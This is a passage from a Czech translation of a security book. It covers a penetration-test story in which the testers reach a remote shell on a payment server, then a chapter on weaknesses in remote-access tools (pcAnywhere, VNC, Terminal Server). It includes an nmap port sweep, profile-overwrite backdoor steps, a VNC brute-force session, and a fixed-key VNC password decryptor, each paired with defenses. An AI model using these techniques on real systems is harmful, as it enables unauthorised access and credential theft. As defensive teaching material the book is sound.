## STUDIE: TICHÝ A SMRTÍCÍ

Náš klient nám dal zajímavý úkol. Nejen proniknout do jeho systému, ale udělat to tak, aby po nás nezůstaly stopy. Po telefonu nám bylo sděleno: „Používáme IDS RealSecure od firmy ISS, takže uvidíme vše, co proti nám budete podnikat.“ (Kdybychom tak měli desetník za každého, kdo podobnou činnost zkouší proti nám!) V pozdních nočních hodinách jsme odhalili dva systémy náležící našemu klientovi. Jedním z nich byl Solaris s jediným otevřeným portem 80 (web), na kterém běžel Apache, a druhým Windows 2000 opět s jediným otevřeným portem 443 (SSL) a IIS 5.0. Pokud jste dosud četli naši knihu pozorně, víte, že tyto porty mohou útočníkovi poskytnout pravé hody, ale jdou velmi dobře zabezpečit. A většinou dobrě zabezpečeny jsou, zvláště v případě klientů, jako je ten náš.

Na úvod jsme vyzkoušeli všechny klasické metody používané ke zjišťování chyb web serveru provozovaného pod Solarisem. Web server však byl pouhou jednoduchou sekvensí statických stránek a poskytoval jen velmi málo příležitostí k použití našich nefér technik zneužívajících implicitně instalované soubory, hesla skrytá ve zdrojových textech stránek, přeplnění bufféra, špatné kontroly vstupních dat, chyby ve formátu, přenesení souboru na server nebo podvrhnutí identifikace relace (session ID) - aby bychom uvedli alespoň některé. Systém neobsahoval žádné stránky s kontrolou přístupů (pro jistotu jsme si celý web zkopiovali pomocí programu Teleport Pro). Museli jsme tedy naše úsilí zaměřit na zbývající systém s Windows 2000 a IIS 5.0.

Víme o hromadě útoků na IIS 5.0 založených na zneužití implicitně nainstalovaných souborů a přeplnění vyrovnávací paměti. V tomto případě však byl otevřen pouze port 443 (dokážete odhadnout, jak budeme dále postupovat, aby bychom nezanechali stopy?). Použili jsme prohlížeč webu (zbraň útočníků příští generace) a připojili se na SSL port pomocí následujícího URL:

<https://www.klient.com>

Po napojení se objevil podrobně zpracovaný systém určený pro platbu pomocí kreditních karet, který požadoval zadání jména a hesla. Jak jste si možná již všimli, nikdy k útoku nepoužíváme dlouhé a složité řešení, pokud existuje krátké a rychlé, vedoucí k totálnímu ovládnutí systému. Takže i když jsme se mohli pokusit zaútočit na hesla pomocí útoku hrubou silou (ručně z webu klienta nebo automaticky pomocí programu Brutus a SSL proxy), raději jsme se vrhli na zkoumání chyb v samotném IIS 5.0 (je známo, že chyb je zde požehnané, a málokterý administrátor je schopen držet krok s neustávajícím příspunem hot-fixů). Spustili jsme nás oblibený SSL proxy a začali testovat známé chyby (Unicode a Double Decode útoky, přetečení bufferu .printer a nejnovější útok založený na přetečení buffer Index serveru). A hurá. Server je náchylný k útoku červa typu Code Red!

Poté již stačilo pouze prohledat náš nejnovější balík útoků, najít ten, který využívá chyby Index serveru a spustit ho proti cílovému SSL systému. Výsledkem byl příkazový interpreter napadeného serveru promítaný na naš počítač. Máme je! Po 10 minutách, několika příkazových rádcích a bez narušení služby nebo spuštění alarmu programu RealSecure jsme získali systémový přístup k jejich systému zpracování plateb pomocí kreditních karet. Co všechno lze s takovým přístupem podniknout? To se dočtete ve IV. části naší knihy...

# Kapitola 13

Slabá místa  
vzdáleného  
přístupu

**C**enou za globální ekonomiku je nutnost globálně jí řídit. Technický personál tedy často není fyzicky přítomen na místě, kde je třeba provést *zásah* do stávkujícího počítačového vybavení. Řešení? Software pro vzdálený přístup.

Software pro vzdálený přístup, jako je pcAnywhere, ControlIT, ReachOut a Timbuktu, je spásou pro správce počítačů, které jsou roztroušeny po rozsáhlém území. Tyto programy umožňují vstoupit do vzdáleného počítače a vyřešit vzniklý problém nebo asistovat při činnosti, kterou uživatel sám nezvládne. Bohužel jsou tyto softwarové balíky často špatně nakonfigurovány a jejich zabezpečení obsahuje slabá místa. To umožňuje útočníkovi připojit se na váš systém, získat citlivé informace nebo v horším případě použít napadený počítač k útoku na celou síť organizace. Takový útok pak vypadá, jako by vycházel z vlastních řad.

V této kapitole si popíšeme techniky, které útočníci používají k odhalování počítačů se softwarem pro vzdálený přístup (připomeňte si také materiál z kapitoly 9), povíme si o tom, jak zneužívají špatné konfigurace a bezpečnostních děr, a ukážeme, jak těmto útokům zabránit.

## ODHALENÍ SOFTWAREU PRO VZDÁLENÝ PŘÍSTUP

Každý síťový program očekává příchozí spojení na specifických otevřených portech. Počet a čísla portů závisí na konkrétním programu. Se znalostí těchto portů a pomocí skeneru portů můžete odhalit všechny počítače se spuštěným softwarem pro vzdálený přístup. Budete možná překvapeni, kolik uživatelů má tento software nainstalován nelegálně.

V tabulce 13-1 je uveden seznam nejčastěji používaných balíků pro vzdálený přístup a odpovídajících implicitních portů. Tabulka je pouze orientační, protože většina uvedených programů umožňuje použít libovolných volných portů. Pamatujte na to, že pokud změníte implicitní porty, musíte to udělat jak na serveru, tak na klientovi.

Pokud chcete k vyhledávání systémů se softwarem pro vzdálený přístup použít počítače s Windows, doporučujeme použít některý ze skenerů uvedených v kapitole 2. Máme na mysli NetScanTools Pro 2000, SuperScan, NTOScanner, WinScan, ipEye nebo WUPS. Také si vyzkoušejte fscan z <http://www.foundstone.com>.

Pokud provozujete Unix, jistě použijete vynikající nmap. Pomocí následujícího příkazového řádku najdete počítače se spuštěným softwarem pro vzdálený přístup v celé subsíti:

```
nmap -sS -p 407,799,1494,2000,5631,5800,43188 -n 192.168.10.0/24
```

Pokud chcete automatizovaně skenovat více sítí najednou, použijte Perl skript z <http://www.hackingexposed.com>.

## PŘIPOJENÍ

Jakmile útočník objeví počítač s inkriminovaným softwarem, určitě se na něj pokusí získat přístup. V implicitní konfiguraci téměř všechny aplikace pro vzdálený přístup umožňují připojení, aniž by bylo nutné zadávat jméno a heslo. Tohle útočníci prostě milují.

Produkt	TCP	UDP	Alternativní porty
Citrix ICA	1494	1494	Není známo
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Ano*
ReachOut	43188	Ne	Ne
Remotely Anywhere	2000, 2001	Ne	Ano
Remotely Possible/ ControlIT	799, 800	800	Ano
Timbuktu	407	407	Ne
VNC	5800, 5801..., 5900, 5901...	Ne	Ano
Windows Terminal Services	3389	Ne	Ne

\* pcAnywhere umožňuje alternativní čísla portů pro porty Data(5631) a Status(5632). Nastavení však nelze provést pomocí grafického uživatelského rozhraní. Musíme použít REGEDT32.EXE a změnit následující hodnoty:

HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPIDATAPORT

HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPSTATUSPORT

**Tabulka 13-1. Programy pro vzdálený přístup lze odhalit skenováním specifických portů**

Jedinou cestou, jak ověřit, zda uživatel používá kontrolu přístupu k serveru pomocí jména a hesla, je napojit se na něho pomocí odpovídajícího softwaru a ručně se pokusit o přihlášení. Zatím netušíme, zda existují nějaké skripty, které by podobné testy prováděly automaticky. Přesto nezoufejte, pokud nevlastníte odpovídajícího klienta. V Internetu najdete plně funkční demonstrační nebo testovací verze.

Nainstalujte software a napojte se postupně na každý odhalený server. Je možné, že v mnoha případech uvidíte obrazovku vzdáleného systému, aniž byste museli zadávat jméno a heslo.

Pokud se tímto jednoduchým způsobem do vzdáleného systému nedostanete, můžete se pokusit získat informace o uživatelsích serveru (tak jak to bylo popsáno v kapitole 3) a otestovat pěkně jednoho po druhém. Mnoho programů pro vzdálený přístup využívá NT autentizace, takže pokud odhalíte NT jména uživatelů, můžete je vyzkoušet spolu s obvyklými hesly typu: „prázdné heslo“, „<jméno>“, „heslo“, „admin“, „<jméno společnosti>“ atd. Pokud se přesto do systému nedostanete, máte jistotu, že uživatel udělal maximum, alespoň co se týče zabezpečení pomocí jména a hesla.

## SLABÁ MÍSTA

Jistě jste to slyšeli již několikrát: Bezpečnost celého systému je taková jako bezpečnost jeho nejslabšího článku. A není nic pravdivějšího ani v případě programů pro vzdálený přístup. Jakmile útočník jednou získá kontrolu nad systémem (viz kapitola 5), může využít spousty slabých míst k tomu, aby se mohl legitimně vrátit později zpět. Některé starší produkty například nešifrují jména a hesla, takže je může

útočník poměrně snadno získat ze souborů, obrazovek nebo v horším případě ze sítě. Jedinou cestou, jak ověřit, zda vámi používané produkty spadají do této kategorie, je otestovat je.

Existují i další bezpečnostní díry, které je třeba prověřit. Uvedeme několik dobré známých problémů:

- Nešifrovaná jména a hesla.
- Špatně skrytá hesla (zašifrovaná slabými algoritmy, jako je například substitute).
- Odhalená hesla (získaná po síti z grafického uživatelského rozhraní nebo lokálně ze souborů).
- Přepsání profilů.

## Nešifrovaná jména a hesla

Rozšířenost	<b>6</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>8</b>

Program Remotely Possible 4.0 firmy Computer Associates jména a hesla vůbec nezabezpečuje. Na obrázku 13-1 je vidět, že soubor \PROGRAM FILES\AVALAN\REMOTELY POSSIBLE\MAIN.SAB obsahuje hesla v textovém tvaru.

```

UltraEdit-32 - [C:\Mine\exposed\Section4\Ch12 - remote control\MAIN.SAB]
File Edit Search Project Format Column Macro Advanced Window Help
MAIN.SAB
00000000h: 01 00 FF FF 01 00 08 00 43 41 64 64 72 65 73 73 : .ÿ...CAddress
00000010h: FF FE FF 04 74 00 65 00 73 00 74 00 FF FE FF 08 : ýþ.t.e.s.t.ýþý
00000020h: 31 00 30 00 2E 00 31 00 2E 00 31 00 2E 00 31 00 : 1.0. 1. 1. 1.
00000030h: FF FE FF 04 54 00 45 00 53 00 54 00 FF FE FF 06 : ýþý.T.E.S.T.ýþý
00000040h: 61 00 62 00 63 00 61 00 62 00 63 00 FF FE FF 00 : a.b.c.a.b.c.ýþý.
00000050h: FF FE FF 00 : ýþý.

For Help, press F1. Pos: 0H. 0 DOS Mod: 3/11/99 12:04:40PM File Size: 84 INS

```

Obrázek 13.1. Pomoci libovolného editoru můžeme zobrazit přístupová hesla programu Remotely Possible 4.0, který je ukládá v otevřené formě. Na obrázku je vidět heslo „abcabc“ uživatele TEST

Brzy po odhalení tohoto nedostatku byl program opraven tak, aby byla hesla v souboru MAIN.CAB zabezpečena před nepovolanýma očima. Nová verze programu se jmenovala ControlIT 4.5 a zabezpečovala hesla šifrováním. Nebo že by tomu tak nebylo?

## Špatně skrytá hesla

Rozšířenost	8
Složitost	6
Dopad	10
Celkové riziko	7

Od ControlIT 4.5 se očekávalo, že zašifruje jména a hesla nějakou silnou šifrou. Ve skutečnosti šifruje pouze hesla, a navíc šifrou, která se dá stěží nazývat silnou. Jedná se totiž o jednoduchou substituci. Heslo „abcdabcd“ bude například „zašifrováno“ takto: „p|xdp|xd“. Pokud tohle víme, stačí zmapovat abecedu a žádné heslo neodolá. Jména navíc nejsou šifrována vůbec, takže se v tomto případě jedná o pověstné létání pečených holubů do úst útočníka.


## Odhalená hesla

Rozšířenost	9
Složitost	9
Dopad	10
Celkové riziko	9

Program Revelation od SnadBoy Software (<http://www.snadboy.com>) odhaluje hesla, která jsou během autentizace uložena v operační paměti počítače.

Jistě velmi dobře znáte hvězdičky, které se zobrazují v poli hesla při jeho zadávání. Mnoho aplikací včetně pcAnywhere (bez záplaty), VNC a Remotely Possible/ControlIT zadávané heslo nešifruje, ale pouze skrývá za těmito symboly. Pomocí programu Revelation můžete heslo skryté za hvězdičkami odhalit pouhým položením objektu Revelation na pole s heslem.

Na tento typ útoku nejsou náchylné programy ReachOut, Remotely Anywhere, Timbuktu a záplatovaná verze pcAnywhere. ReachOut a Remotely Anywhere odolávají, protože používají ke správě kont User Manager z Windows NT. Timbuktu zase používá bezpečnější mechanismus autentizace. Revelation zobrazí v tomto případě pouhou změš' znaků.





## Přepsání profilu

Rozšířenost	5
Složitost	5
Dopad	10
Celkové riziko	7

Jakmile získá útočník privilegia administrátora, může do systému zkopirovat své vlastní profily (například CIF nebo MAIN.SAB) a automaticky tak získat přístup do systému pod svým vlastním heslem. Tento útok lze zrealizovat v případě pcAnywhere a Remotely Possible 4.0 následujícím způsobem:

1. Vytvořte si vlastní profil spojení ve své lokální kopii pcAnywhere nebo Remotely Possible.
2. Zkopírujte tento profil do adresáře \DATA nebo do adresáře \AVALAN\REMOTELY POSSIBLE na cílovém systému.
3. Napojte se na cílový systém pomocí lokálního klienta pcAnywhere nebo Remotely Possible 4.0. Při navazování spojení použijte svoje jméno a heslo.


Pokud váš software pro vzdálený přístup používá k ukládání autorizačních informací o spojení zvláštní soubory, je patrně náchylný k tomuto typu útoku. Test můžete provést sami.

## Obrana proti odhalení hesla a přepsání profilu




Existuje několik postupů, které mohou zabezpečit váš systém před výše popsanými nedostatky programů pro vzdálený přístup:

**Nastavení hesel** Možná se vám to zdá podivné, ale administrátoři mnoha systémů jména a hesla vůbec nepoužívají. Implicitní konfigurace programů je v tom často podporují. Jak je vidět na obrázku 13-2, implicitní konfigurace pcAnywhere je až příliš liberální. V tomto případě je třeba nastavit Specify Individual Caller Privileges (Specifikovat privilegia jednotlivých volajících).




Obrázek 13-2. Airtentizace v pcAnywhere 8.0 povoluje implicitně neomezený přístup k jakémukoli uživateli (Full access to all callers)

**Nucené používání silných hesel** Některé programy umožňují nastavit vynucené používání silnějších hesel. V případě pcAnywhere toho dosáhnete volbou Security Options, kde zaškrtnete Make Passwords Case Sensitive. Na obrázku 13-3 je vidět, že implicitní konfigurace složitá hesla nepodporuje.



Obrázek 13-3. Jedna z mnoha bezpečnostních funkcí programu pcAnywhere - rozlišování velkých a malých písmen v hesle. Ujistěte se, že tuto vlastnost systému používáte.


Naproti tomu Timbuktu umožňuje nastavit počet znaků hesla, dobu platnosti hesla a omezení znovupoužití již jednou definovaného hesla:



**Použití alternativní autentizace** Většina aplikací umožňuje využít autentizačního mechanismu NT. V případě Remotely Possible a ControlIT je implicitně používán vlastní autentizační mechanismus, ale Timbuktu a ReachOut implicitně využívají pouze NT autentizaci. Použití NT autentizace přináší následující problém. Jakmile útočník získá vládu nad systémem, má zároveň hesla všech uživatelů, kteří provozují software pro vzdálený přístup.

**Chraňte profily a konfigurační soubory heslem** Timbuktu a pcAnywhere mají zabudován další bezpečnostní mechanismus, který by měl být používán všude, kde to je možné. PcAnywhere umožňuje

chránit heslem jak dial-in, tak i dial-out profile, takže pak není možné získat hesla skrytá za hvězdičkami. Zaheslování profilů můžete provést v záložce Protect Item v Network Properties.



Timbuktu navíc znemožňuje obyčejnému uživateli editovat nastavení, která se týkají bezpečnosti.

**Odhlášení uživatele po ukončení spojení** Tuto funkci má Remotely Possible/ControlIT, pcAnywhere a ReachOut. Pokud není uživatel po ukončení spojení odhlášen, může další, kdo se připojí, získat jeho privilegia. Například v programu ReachOut můžete automatické odhlášení uživatele po ukončení spojení nastavit následujícím způsobem:

1. Vyberte menu Security.
2. Vyberte záložku Disconnect a zvolte Log The Current User Off This Computer.

**Šifrování spojení** Ve starších verzích programů bylo možné jednoduše zachytit přenášená jména a hesla, která nebyla zašifrována vůbec nebo jen slabou šifrou. Ověřte typ a sílu šifry, kterou vámi vybraný software používá. Nejvhodnějším testovacím nástrojem je síťový analyzátor, jako je například SnifferPro firmy Network Associates (<http://www.nai.com>). Budete překvapeni, jak často jsou používány neadekvátní šifrovací metody.

**Omezte počet chybných pokusů o přihlášení** Většina aplikací umožňuje definovat počet neplatných pokusů o přihlášení. Po vyčerpání definovaného počtu pokusů dojde k odpojení uživatele. Tato vlastnost systému může útočníka velmi zdržet, nebo mu dokonce může zabránit použít útok hrubou silou pomocí automatizovaných utilit. Opakované pokusy o napojení mohou být také mnohem snáze detekovány. Doporučujeme povolit tři neplatné pokusy a potom spojení ukončit.

**Logovat neúspěšné pokusy o přihlášení** Vaše aplikace by měla umožňovat buď formou zápisu do NT event logu nebo do souboru registrovat úspěšné i neúspěšné pokusy o přihlášení. Tato vlastnost je velmi důležitá pro odhalení a identifikaci útočníka.

**Uzamčení kont s neúspěšnými pokusy o přihlášení** Uzamčení konta je jednou z nejdůležitějších vlastností, kterou můžete použít. Většina produktů pro vzdálený přístup ji bohužel nepodporuje. Jediným produktem, kde lze tuto funkci nastavit, je ReachOut firmy Stac Electronics:

1. Rozbalte menu Security.
2. V záložce Connect vyberte User Lockout a definujte vhodný počet neplatných pokusů o přihlášení před uzamčením konta.

**Změňte implicitní port, na kterém server naslouchá** Mnoho lidí nepovažuje změnu implicitního portu za opravdové řešení problémů s bezpečností serveru, ale roky praxe ukázaly, že to může být dostatečně efektivní. Jinými slovy, změna portu neřeší problém bezpečnosti, ale může odradit některé útočníky-začátečníky od dalších akcí.

## VNC (VIRTUAL NETWORK COMPUTING)

VNC je produkt AT&T Research Labs, Cambridge, England a můžete ho nalézt na <http://www.uk.research.att.com/vnc>. VNC nabízí mnoho unikátních funkcí. Jednou z nich je schopnost pracovat na různých platformách. Server může být instalován pod Windows, Linuxem a Solarisem, klient pod Windows, Linuxem, Solarisem, Windows CE a na počítačích Macintosh. VNC obsahuje dokonce i Java rozhraní, a navíc je zadarmo!

Je samozřejmé, že program, který poskytuje tak mnoho funkcí, bude mít i nedostatky. Jedním z nich je možnost získání hesla programem Revelation. V kapitole 5 jsme také ukázali, jak snadno může útočník nainstalovat VNC na cílovém počítači a jak může zajistit „neviditelný“ automatický start tohoto programu. Bohužel však existují i vážnější problémy:

- **Útok hrubou silou na hesla programu VNC** VNC umožňuje definovat a používat slabá hesla, která může útočník snadno uhádnout, a získat tak vládu nad systémem s VNC serverem.
- **Analýza síťového spojení** VNC implicitně neobsahuje žádnou možnost šifrování dat přenášených po úspěšném přihlášení uživatele.
- **Nedostatečná ochrana hesla WinVNC serveru** Implementace šifrování hesla WinVNC serveru umožňuje jeho snadné odhalení.

Popišme si tyto nedostatky podrobněji.

### Útok hrubou silou na hesla VNC



Rozšířenost	5
Složitost	9
Dopad	7
Celkové riziko	7

Již mnohokrát jsme mluvili o tom, jak důležité je utajit heslo systémového administrátora. VNC bohužel umožňuje poměrně jednoduchý způsob útoku hrubou silou, který může při troše štěstí (nebo smůly pro administrátora) vést k odhalení této citlivé informace. Podmínkou úspěšného útoku je použití záplaty if-

bproto.c ([http://www.securiteam.com/tools/Brute\\_forcing\\_VNC\\_passwords.html](http://www.securiteam.com/tools/Brute_forcing_VNC_passwords.html)) na vnc-3.3.3rl\_unixsrc.tgz pomocí příkazu patch. Získáme tak upravenou verzi programu, pomocí které můžeme provést útok na cílový server:

```
[crush]# vncviewer 192.168.1.101
VNC server supports protocol version 3.3 (viewer 3.3)
Trying password '#!cominent:'
VNC authentication failed
Trying password 'Cornmon'
VNC authentication failed
Trying password 'passwords,'
VNC authentication failed
Trying password 'compiled'
VNC authentication failed
Trying password 'passwd'
VNC authentication failed
Trying password 'test'
VNC authentication succeeded
Desktop name "twistervm"
Connected to VNC server, using protocol version 3.3
```

Modifikovaný klient vncviewer rychle vyzkoušel všechna hesla obsažená ve slovníku vytvořeném útočníkem a odhalil platné heslo „test“. Dále došlo k úspěšnému přihlášení k serveru, takže útočník získal vládu nad systémem. Tento útok hrubou silou je velmi rychlý a server navíc bohužel negeneruje do logu žádné záznamy o neúspěšných pokusech o přihlášení.



## Obrana proti útoku hrubou silou

Při konfiguraci serveru je nutné zvolit silné heslo. Mělo by být dlouhé alespoň osm znaků a nemělo by být odvozeno od slova vyskytujícího se ve slovníku. Pamatujte na to, že toto heslo je to jediné, co stojí mezi útočníkem a vaším systémem!



## Analýza sítového spojení

Rozšířenost	2
Složitost	3
Dopad	7
Celkové riziko	4

Pokud nainstalujete VNC v implicitní konfiguraci, probíhá veškerá komunikace (po úspěšném přihlášení) klienta a serveru nešifrovaně. Z důvodu použití komprese je sice analýza této komunikace o něco pracnější než například analýza telnetového spojení, ale není nemožná. Protože je zdrojový kód programu volně k dispozici, není složité vytvořit specializovaný VNC sniffer, kterým můžeme například odchytávat hesla použitá během VNC relace k připojení na další servery.



## Obrana proti analýze sítového spojení

Naštěstí existuje několik metod, které umožňují šifrovat komunikaci mezi VNC klientem a serverem. První a nejvhodnější je použít ssh tunel. Podrobnější informace o použití ssh spolu s VNC najdete na <http://www.uk.research.att.com/vnc/sshvnc.html>. Dále existuje několik záplat (<http://web.mit.edu/thouis/vnc>), které umožní použít knihovnu SSLeay k šifrované komunikaci na principu veřejného klíče. Také můžete omezit přístup k VNC serveru na definované IP adresy pomocí TCP Wrapperů (<http://www.uk.research.att.com/vnc/archives/1998-09/0l68.html>).



## Nedostatečná ochrana hesla WinVNC serveru

Rozšířenost	<b>6</b>
Složitost	<b>9</b>
Dopad	<b>7</b>
Celkové riziko	<b>7</b>

V roce 1999 zveřejnil Code Vampiro několik chyb VNC (<http://www.securiteam.com/secnews/3P5QERFQ0Q.html>). Nejzávažnější chyba spočívá v tom, jakým způsobem ukládá VNC do registru heslo serveru. VNC sice šifruje heslo silným šifrovacím algoritmem 3DES, bohužel ale pokaždé použije stejný klíč (238210763578887). Jedná se o krásný příklad špatného použití silného šifrovacího algoritmu. Protože známe šifrovací klíč, je velmi jednoduché rozšifrovat heslo serveru.

Zašifrované heslo je uloženo v klíči HKEY\_USERS\DEFAULT\SOFTWARE\ORL\WinVNC3\Password. V našem případě vypadá datová část klíče následovně:

2F 98 ID C5 48 EO 9E C2

Pokud se nám podaří proniknout na server (viz kapitoly 5 a 6), můžeme heslo rozšifrovat programem vncdec (<http://packetstormsecurity.org/Crackers/vncdec>). Před komplikací přidáme do zdrojového kódu programu zašifrované heslo:

```
/* put your password hash here in p[] */
char p[]={ 0x2F,0x98,0xID,0xC5,0x48,0xE0,0x9E,0xC2} ;
```

a poté program přeložíme a spustíme.

```
[shadow]# vncdec
test
```

Výsledkem je dešifrované heslo.



## Obrana proti nedostatečné ochraně hesla

Chyba dosud nebyla odstraněna. Jedinou možností, jak ji eliminovat, je pečlivé zabezpečení počítače se serverem. Kapitoly 5 a 6 obsahují podrobný popis zabezpečení počítačů s Windows NT a 2000.

**Poznámka**

Na <http://www.uk.research.att.com/vnc/faq.html> najdete FAQ, který obsahuje několik poznámek k bezpečnosti VNC.

## TERMINAL SERVER OD MICROSOFTU A CITRIX ICA

V minulosti se při přístupu k velkým počítačům používal téměř výhradně znakový terminál. V nedávné době se objevil tenký klient. Obě tyto metody přístupu k serveru v síti mají své specifické bezpečnostní problémy. V případě Windows NT však mohli útočníci ve většině případů uvažovat o eskalaci privilegií pouze na lokální úrovni.

Tuto situaci však přes noc změnil Terminal Server. Tento systém má svoji vlastní množinu útoků a navíc jeho bezpečnost souvisí s mnoha specifickými bezpečnostními problémy samotných Windows 2000 (zvláště nebezpečné to je v případě chyb umožňujících eskalaci privilegií), pod kterými je implementován. Pokud je Terminal Server implementován nedbale, může představovat zásadní slabinu vašeho systému. Existují tři klíčové oblasti, které je třeba v případě Terminal Serveru dokonale pochopit: server, klient a datové spojení.

### Server

Všechny servery s Windows 2000 je možné pomocí Terminal Serveru administrovat po síti. Aktivace/deaktivace této služby se provádí v Control panelu pomocí Windows Component. Po nakoupení odpovídající licence lze Windows 2000 a NT používat i jako tenkého klienta. Organizace, které chtějí přistupovat k Terminal Serveru z jiných prostředí než od Microsoftu, mohou použít plug-in Citrix Metaframe.

Implicitně běží Terminal Server na portu 3389- Mnoho skenů testuje i tento port, takže použití takto nakonfigurovaného Terminal Serveru na kritickém systému může s velkou pravděpodobností způsobit vážné problémy. Dále uvidíme, že je relativně jednoduché nakonfigurovat server, aby naslouchal na jiném, méně nápadném portu.

### Klient

Na server se můžeme napojit pomocí několika klientů. Jedná se o 16 a 32bitové aplikace, ActiveX aplikaci, Terminal Server pluginy pro MMC (Microsoft Management Console). Každá z verzí klienta provádí navazování spojení a šifrování relace v podstatě stejným způsobem. Jednotlivé implementace klientů se z hlediska útočníka liší v možnostech jejich zneužití.

### Datové spojení

Komunikace s Terminal Serverem probíhá pomocí protokolu RDP-5 (Remote Desktop Protocol od Microsoftu). V případě Citrixu se jedná o ICA protokol. Oba protokoly umožňují po autentizaci zabezpečený přenos dat, oba mají své výhody a oba také mají své bezpečnostní nedostatky.

## Vyhledávání cílů

V implicitní konfiguraci naslouchá Terminal Server na TCP portu 3389- Lze ho tedy odhalit běžným skenerem. Útočník poté může spustit některou z variant klienta, na server se napojit a utkat se s autentizací pomocí jména a hesla. Takovému útočníkovi lze situaci ztlžit běžnými způsoby znesnadňujícími identifikaci běžících serverů (změna portu, úprava banneru, filtrování atd.).

### TSProbe

Rozšířenost	3
Složitost	8
Dopad	9
<b>Celkové riziko</b>	<b>7</b>

TSProbe (<http://www.HammerofGod.com>) je vynikající malá utilita, která se pokouší otevřít handle Terminal Serveru na zadaných IP adresách. Trik spočívá v tom, že aby útočník získal handle, musí být vůči serveru autentizován (pamatujte na to, že pokud se autentizace nepodaří, utilita vypíše hlášení „no server found“ (server nenalezen) i v případě, že na daném serveru Terminal Server běží). Běžně je použití Terminal Serveru povoleno pouze administrátorovi nebo uživateli Terminal Serveru. I přes to je TSProbe efektivní utilitou k odhalování Terminal Serverů v daných segmentech sítě. Je dobré vědět, že Terminal Server bývá často konfigurován jako přístupový bod do jinak privátních segmentů sítě.

### TSEnum

Rozšířenost	3
Složitost	8
Dopad	9
<b>Celkové riziko</b>	<b>7</b>

